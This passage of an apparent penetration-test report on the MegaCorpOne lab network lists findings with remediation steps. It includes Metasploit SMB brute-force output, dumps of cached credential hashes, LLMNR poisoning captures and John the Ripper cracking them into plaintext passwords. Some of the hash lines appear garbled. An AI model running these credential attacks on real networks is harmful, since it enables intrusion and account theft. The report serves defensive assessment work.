msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS    false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH    false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the specified user
   PASS_FILE                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that contains a domain name.
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST       false            no        Record guest-privileged random logins to the database
   RHOSTS             172.22.117.0/24  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT              445              yes       The SMB service port (TCP)
   SMBDomain          megacorpone      no        The Windows domain to use for authentication
   SMBPass            Password!        no        The password for the specified username
   SMBUser            tstark           no        The username to authenticate as
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works for a host
   THREADS            1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false            no        Try the username as the password for all users
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) >
```

```
[*] 172.22.117.20:445      - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445      - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

**Remediation**:

- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the passwords for all whose current credentials do not meet the new complexity criteria.

## Insecure Password Storage Policy/Shared Administrator Credentials

**Risk Rating**: **Critical**

**Description**: User stored administrative login credentials in a text file. Good Corp was able to use the information from this text file to sign in to the Domain Controller with root privileges and access/use sensitive information

```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

```
root@metasploitable: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~/Desktop]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 10 23:53:36 2022 from 172.22.117.100
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~#
```

Once administrative access is gained, various actions can be taken that would allow an attacker back into the systems. Including, but not limited to, opening secondary SSH ports, creating new hidden users on the network, and stealing encrypted password hashes for later decryption and exploitation.

**Affected Hosts**: Linux Machine

**Remediation**:


- Implement usage of secure password storing programs/system which include encryption of sensitive data.
- Set permissions by user for those allowed administrator access rather than having parties share one login that could potentially be compromised by the improper storage from one individual user.

## Publicly Available Domain Server IP Addresses

**Risk Rating**: **Medium**

**Description**: IP addresses of Megacorpone's named servers were visible with a scanning service. Having this information publicly accessible could make it easier for threat actors to target sensitive information stored on these servers.

**Affected Hosts**: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com



MegaCorpOne
Recon-ng Reconnaissance Report

[-] Summary

| table | count |
|---|---|
| domains | 0 |
| companies | 0 |
| netblocks | 0 |
| locations | 0 |
| vulnerabilities | 0 |
| ports | 0 |
| hosts | 18 |
| contacts | 0 |
| credentials | 0 |
| leaks | 0 |
| pushpins | 0 |
| profiles | 0 |
| repositories | 0 |

[-] Hosts

| host | ip_address | region | country | latitude | longitude | notes | module |
|---|---|---|---|---|---|---|---|
| admin.megacorpone.com | 51.222.169.208 | | | | | | hackertarget |
| beta.megacorpone.com | 51.222.169.209 | | | | | | hackertarget |
| fs1.megacorpone.com | 51.222.169.210 | | | | | | hackertarget |
| intranet.megacorpone.com | 51.222.169.211 | | | | | | hackertarget |
| mail.megacorpone.com | 51.222.169.212 | | | | | | hackertarget |
| mail2.megacorpone.com | 51.222.169.213 | | | | | | hackertarget |
| ns1.megacorpone.com | 51.79.37.18 | | | | | | hackertarget |
| ns2.megacorpone.com | 51.222.39.63 | | | | | | hackertarget |
| ns3.megacorpone.com | 66.70.207.180 | | | | | | hackertarget |
| router.megacorpone.com | 51.222.169.214 | | | | | | hackertarget |
| siem.megacorpone.com | 51.222.169.215 | | | | | | hackertarget |
| snmp.megacorpone.com | 51.222.169.216 | | | | | | hackertarget |
| support.megacorpone.com | 51.222.169.218 | | | | | | hackertarget |
| syslog.megacorpone.com | 51.222.169.217 | | | | | | hackertarget |
| test.megacorpone.com | 51.222.169.219 | | | | | | hackertarget |
| vpn.megacorpone.com | 51.222.169.220 | | | | | | hackertarget |
| www.megacorpone.com | 149.56.244.87 | | | | | | hackertarget |
| www2.megacorpone.com | 149.56.244.87 | | | | | | hackertarget |

Created by: Pentester

**Remediation**:

- Set IP addresses for named servers to private

## Cached Login Credentials

**Risk Rating**: High

**Description**: Using an exploit called kiwi, an attacker with access to a machine can pull cached data, including password hashes for users that may have used that machine at one time. These password hashes can then be decrypted and used to attempt logins to obtain escalated privileges on that machine or others on the network, including Domain Control.

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a186396

* Iteration is set to default (10240)

[NL$1 - 1/10/2024 7:46:45 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 9:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 1/4/2024 8:19:09 PM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

```
┌──(root💀 kali)-[~/Desktop]
└─# john --format=mscash2 hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512B
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:07 DONE 2/3 (2024-01-10 19:54) 0.4149g/s 12723p/s 12811c/s 12811C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

**Affected Hosts**: Windows10

**Remediation**:

- Set regular system runs to clear cached data. In the example above, user banner had not logged into the target machine in almost two years, but through use of cached data still on the system, their login details could be deduced and used to sign in to administrative access on the Domain Control.

## LLMNR Spoofing Vulnerability

**Risk Rating**: High

**Description**: A responder listens to LLMNR broadcasts on the network across all devices. When a request is received, the responder automatically replies with a challenge requesting the password hash of a pre-specified user. When Windows 10 receives this reply, it will respond with the password hash which can then be decrypted with programs such as john the ripper. Therefore, an attacker needs to only know a user's username to potentially crack the matching password.

```
root@kali: ~
File  Actions  Edit  View  Help
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:abd58352423395ab:609FF3392742A576F6C0396501A5F016:0101000000000000C0653150DE09D201BD
048003400390032005200510041004600560004001400530040D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320
D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000030000073EE85D7AB6E33E7F9
000000000090020006300690066007300 2F00660069006C006500730068007200610065003000310000000000000000
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[+] Exiting ...

┌──(root💀 kali)-[~]
└─# echo pparker::MEGACORPONE:abd58352423395ab:609FF3392742A576F6C0396501A5F016:0101000000000000C0653150DE09D201BDC8EFC650B4CF4E00000
0051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410040056 00
6F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000030000073EE85D7AB6E33E7F9F77C17C18798C8B799F
0069006660073002F00660069006C006500730068007200610065003000310000000000000000 ./Desktop/hash.txt
pparker::MEGACORPONE:abd58352423395ab:609FF3392742A576F6C0396501A5F016:0101000000000000C0653150DE09D201BDC8EFC650B4CF4E00000000020008
0460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005 6002E005300
1006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000030000073EE85D7AB6E33E7F9F77C17C18798C8B799F890AD649F
073002F00660069006C006500730068007200610065003000310000000000000000 ./Desktop/hash.txt

┌──(root💀 kali)-[~]
└─# john ./Desktop/hash.txt
stat: ./Desktop/hash.txt: No such file or directory

┌──(root💀 kali)-[~]
└─# echo pparker::MEGACORPONE:abd58352423395ab:609FF3392742A576F6C0396501A5F016:0101000000000000C0653150DE09D201BDC8EFC650B4CF4E00000
0051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410040056 00
6F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000030000073EE85D7AB6E33E7F9F77C17C18798C8B799F
0069006660073002F00660069006C006500730068007200610065003000310000000000000000 > ./Desktop/hash.txt

┌──(root💀 kali)-[~]
└─# john ./Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2024-01-04 20:57) 8.333g/s 63850p/s 63850c/s 63850C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀 kali)-[~]
└─#
```

**Affected Hosts**: Windows10

**Remediation**:

- Using the group policy editor, turn off LLMNR.
- Monitor network traffic and create alerts to identify likely exploits of LLMNR.

# MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that GoodCorp used throughout the assessment.

Legend:

Performed successfully
Failure to perform